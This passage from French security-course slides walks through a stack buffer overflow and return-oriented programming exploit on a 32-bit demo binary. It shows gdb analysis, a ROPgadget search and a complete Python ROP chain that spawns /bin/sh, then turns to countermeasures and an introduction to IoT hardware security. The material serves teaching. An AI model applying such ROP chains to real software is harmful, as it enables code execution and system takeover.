10    printf("Yes Yes We did it!\n");
11 }
12
13 void vulnerable_function(char* string) {
14     char buffer[100];
15     strcpy(buffer, string);
16 }
```

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
```

+
ASLR

=




ROP (X86 32BITS)

RETURN ORIENTED PROGRAMMING

```
1 #include <stdio.h>
2
3 int main(int argc, char** argv) {
4     vulnerable_function(argv[1]);
5     return 0;
6 }
7
8 void callMeMaybe() {
9     printf("Yes Yes We did it!\n");
10 }
11
12 void vulnerable_function(char* string) {
13     char buffer[100];
14     strcpy(buffer, string);
15 }
16
17
```

Emplacement des arguments ..



ROP (X86 32BITS)

RETURN ORIENTED PROGRAMMING

```
gdb-peda$ disassemble vulnerable_function
Dump of assembler code for function vulnerable_function:
0x080488b7 <+0>:    push    ebp
0x080488b8 <+1>:    mov     ebp,esp
0x080488ba <+3>:    sub     esp,0x64
0x080488bd <+6>:    push    DWORD PTR [ebp+0x8]
0x080488c0 <+9>:    lea     eax,[ebp-0x64]
0x080488c3 <+12>:   push    eax
0x080488c4 <+13>:   call    0x80481d0
0x080488c9 <+18>:   add     esp,0x8
0x080488cc <+21>:   nop
0x080488cd <+22>:   leave
0x080488ce <+23>:   ret
End of assembler dump.
```

```
gdb-peda$ p /d 0x64
$7 = 100
```

Frame space = 100 octets

ROP (X86 32BITS)

RETURN ORIENTED PROGRAMMING

```
[-----code-----]
 0x80488bd <vulnerable_function+6>:    push    DWORD PTR [ebp+0x8]
 0x80488c0 <vulnerable_function+9>:    lea     eax,[ebp-0x64]
 0x80488c3 <vulnerable_function+12>:   push    eax
=> 0x80488c4 <vulnerable_function+13>:  call    0x80481d0
 0x80488c9 <vulnerable_function+18>:  add    esp,0x8
 0x80488cc <vulnerable_function+21>:  nop
 0x80488cd <vulnerable_function+22>:  leave
 0x80488ce <vulnerable_function+23>:  ret
Guessed arguments:
arg[0]: 0xfffffdb68 --> 0x0
arg[1]: 0xfffffddd2 ("AAAA")
arg[2]: 0x0
```

@buffer = 0xfffffdb68

@Argv[1] = 0xfffffddd2

ROP (X86 32BITS)

RETURN ORIENTED PROGRAMMING


```
gdb-peda$ i f
Stack level 0, frame at 0xfffffdbd4:
eip = 0x80488c4 in vulnerable_function; saved eip 0x804888d
called by frame at 0xfffffdbbe0
Arglist at 0xfffffdbcc, args:
Locals at 0xfffffdbcc, Previous frame's sp is 0xfffffdbd4
Saved registers:
    ebp at 0xfffffdbcc, eip at 0xfffffdbd0
gdb-peda$ p /d 0xfffffdbd0 - 0xfffffdb68
$11 = 104
```

Il faut 104 octets pour écraser SEIP

ROP (X86 32BITS)

RETURN ORIENTED PROGRAMMING

```
[/] ➔ ./ropdemo "$(python -c 'print "A"*104 + "BBBB"')"  
Segmentation fault  
[/] ➔ dmesg | tail -1  
[238190.377900] ropdemo[9878]: segfault at 42424242 ip 00000
```



ROP (X86 32BITS)

C'EST QUOI UN GADGET ?

- ✓ Instruction ou suite d'instruction qui se terminent par RET
- ✓ Les Gadgets se trouvent dans le binaire ou dans les librairies partagées utilisées

```
#ROPgadget --binary ropdemo --only "mov|pop|xor|ret|int" --depth 3
```

```
1 0x080701e0 : pop eax ; ret
2 0x0806f231 : pop ecx ; pop ebx ; ret
3 0x080deedd : pop ecx ; ret
4 0x0806f231 : pop edx ; ret
```

OK , il n'y a plus qu'à appeler un syscall alors !

...

Mais c'est quoi un syscall ???


```
8 0x080008782 : mov esp, ecx ; ret
9
10 0x08049303 : xor eax, eax ; ret
11 0x080566a9 : xor edi, dword ptr [ecx] ; ret
12
13 0x0806ce47 : int 0x80
```

ROP (X86 32BITS)

C'EST QUOI UN SYSCALL ?

Le Kernel permet la gestion de base du système:

- Gestion des processus
 - Gestion des fichiers
 - Gestion de la mémoire
 - Gestion du réseau
 - ...
- ✓ Un syscall permet à une application d'ordonner au kernel de réaliser une action.



ROP (X86 32BITS)

ET COMMENT J'APPELLE UN SYSCALL ?

- ✓ Placer les bonnes valeurs dans les registres
- ✓ Lancer une interruption : int80

Name	eax	ebx	-	ecx	-	Registers
exit	0x01	int error_code	-	-	-	
fork	0x02	-	-	-	-	
read	0x03	unsigned int fd	char *buf		size_t count	
write	0x04	unsigned int fd	const char *buf		size_t count	
execve	0x0b	const char *name	const char *const *argv	const char *const *envp	-	-

Objectif : Faire exécuter /bin/sh à mon programme vulnérable.

ROP (X86 32BITS)

CONSTRUCTION DE LA ROPCHAIN

```
int execve(const char *filename, char *const argv[], char *const envp[]);
```

***filename** : Pointeur vers la chaîne contenant le chemin du programme à exécuter

argv[] : Liste des arguments de mon programme à exécuter

envp[] : Liste des variables d'environnements à ajouter

EAX : 11

EBX : * /bin/sh

ECX : * NULL

EDX : * NULL

```
[+] Gadget found: 0x80701e0 pop eax ; ret
[+] Gadget found: 0x80481c9 pop ebx ; ret
[+] Gadget found: 0x80deedd pop ecx ; ret
[+] Gadget found: 0x806f20a pop edx ; ret
[+] Gadget found: 0x8054b2b mov dword ptr [edx], eax ; ret
[+] Gadget found: 0x8049303 xor eax, eax ; ret
[+] Gadget found: 0x806f3f2 inc eax ; ret
```

ROP (X86 32BITS)

RETURN ORIENTED PROGRAMMING

```
#readelf -S ropdemo
```

[20]	.jcr	PROGBITS	080e9f7c	0a0f7c	0000004	00	WA
[21]	.data.rel.ro	PROGBITS	080e9f80	0a0f80	0000070	00	WA
[22]	.got	PROGBITS	080e9ff0	0a0ff0	0000008	04	WA
[23]	.got.plt	PROGBITS	080ea000	0a1000	0000044	04	WA
[24]	.data	PROGBITS	080ea060	0a1060	000f20	00	WA
[25]	.bss	NOBITS	080eaf80	0a1f80	00150c	00	WA

W (write), A (alloc), X (execute), M (merge), S (strings)

ROP (X86 32BITS)

RETURN ORIENTED PROGRAMMING


1 / Ecrire « /bin//sh » dans la zone DATA (RW)

```
1 #!/usr/bin/env python2
2
3 from struct import pack
4
5 # Padding
6 p = 'A'*104
7 p += pack('<I', 0x0806f20a) # pop edx ; ret
8 p += pack('<I', 0x080ea060) # @ .data
9 p += pack('<I', 0x080701e0) # pop eax ; ret
10 p += '/bin'
11 p += pack('<I', 0x08054b2b) # mov dword ptr [edx], eax ; ret
12 p += pack('<I', 0x0806f20a) # pop edx ; ret
13 p += pack('<I', 0x080ea064) # @ .data + 4
14 p += pack('<I', 0x080701e0) # pop eax ; ret
15 p += '//sh'
16 p += pack('<I', 0x08054b2b) # mov dword ptr [edx], eax ; ret
17 p += pack('<I', 0x0806f20a) # pop edx ; ret
18 p += pack('<I', 0x080ea068) # @ .data + 8
19 p += pack('<I', 0x08049303) # xor eax, eax ; ret
20 p += pack('<I', 0x08054b2b) # mov dword ptr [edx], eax ; ret
```

@ Data
0x080ea060

+0x4

+0x8



ROP (X86 32BITS)

RETURN ORIENTED PROGRAMMING

2 / Placer les bonnes valeurs dans les registres

```
23 p += pack('<I', 0x080481c9) # pop ebx ; ret
24 p += pack('<I', 0x080ea060) # @ .data
25 p += pack('<I', 0x080deedd) # pop ecx ; ret
26 p += pack('<I', 0x080ea068) # @ .data + 8
27 p += pack('<I', 0x0806f20a) # pop edx ; ret
28 p += pack('<I', 0x080ea068) # @ .data + 8
29 p += pack('<I', 0x08049303) # xor eax, eax ; ret
30 p += pack('<I', 0x0806f3f2) * 11 # inc eax ; ret
31 p += pack('<I', 0x0806ce47) # int 0x80
32 print p
```

EAX : 11


EBX : @data (0x080ea060)

ECX : @data+8 (0x080ea08)

EDX : @data+8

@ Data
0x080ea060

+0x4
+0x8



ROP (X86 32BITS)

RETURN ORIENTED PROGRAMMING

```
[/] ➔ ./ropdemo "$(python /tmp/exploit_rop.py)"  
#  
#
```



LES FAILLES APPLICATIVES


EN RÉSUMÉ

Erreurs de développement, non contrôle des entrées utilisateur ..

CONTREMESURES

Toutes les données non sûres (provenant de l'utilisateur) doivent être sécurisées !

- Respecter les règles de base du développement !!!
- Se documenter et s'appuyer sur des référentiels sûrs



INTRODUCTION À LA SÉCURITÉ DES SYSTÈMES EMBARQUÉS ET OBJETS CONNECTÉS



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

BIG PICTURE ...

News Advisory: July 29, 2014
Topics: Global Business Fundamentals, Strategic Focus:
Software, Products & Services


HP Study Reveals 70 Percent of Internet of Things Devices Vulnerable to Attack

IoT devices averaged 25 vulnerabilities per product, indicating expanding attack surface for adversaries

Share Print

Web & Tech, Vie du Net

Gartner prévoit 26 milliards d'objets connectés dans le monde en 2020



ZDNet.fr > News > DynDNS : Face aux objets connectés, l'Internet américain a tremblé >

DynDNS : Face aux objets connectés, l'Internet américain a tremblé

Sécurité : Hier, le service DynDNS a été victime d'une attaque ddos importante. Plusieurs sites américains ont été affectés, notamment sur la zone Est des Etats-Unis. À la manœuvre, on retrouve le botnet Mirai, principalement constitué d'objets connectés et déjà à l'origine des récentes attaques ddos ayant visé KrebsOnSecurity ou OVH.

Par Louis Adam | Samedi 22 Octobre 2016
Suivre @zdnentr

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

LES MOTIVATIONS

- Obtenir un accès privilégié sur le système
- Récupérer des données « normalement inaccessibles » et secrètes
 - Bootloader, Firmware ..
- Cloner le produit
- Ajouter des fonctionnalités
- Construire un Botnet
- Découvrir qu'il y a une Backdoor ...





Analyser un équipement pour déterminer ses faiblesses et vulnérabilités => Pour en tirer profit ou renforcer la sécurité 😊

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

LA BOITE À OUTILS

- ✓ Oscilloscope
- ✓ Multimètre
- ✓ Kit de composants
- ✓ Analyseur logique
- ✓ Bus Pirate, GoodFET
- ✓ Programmateur universel TL866
- ✓ Station de dessoudage à air
- ✓ Son cerveau ET Google ☺
- ✓ ...



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT


QUELQUES RAPPELS : UN SIGNAL

Calcul de la fréquence

$$F = 1 / T$$

F : fréquence du signal en Hertz (Hz)

T : temps de la période en seconde (s)



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

QUELQUES RAPPELS

— 4 Voies de mesure

— Triggers


— Réglages de la base temps

— Réglages échelle tension / ampérage




SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

QUELQUES RAPPELS



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

QUELQUES RAPPELS : LES FORMULES




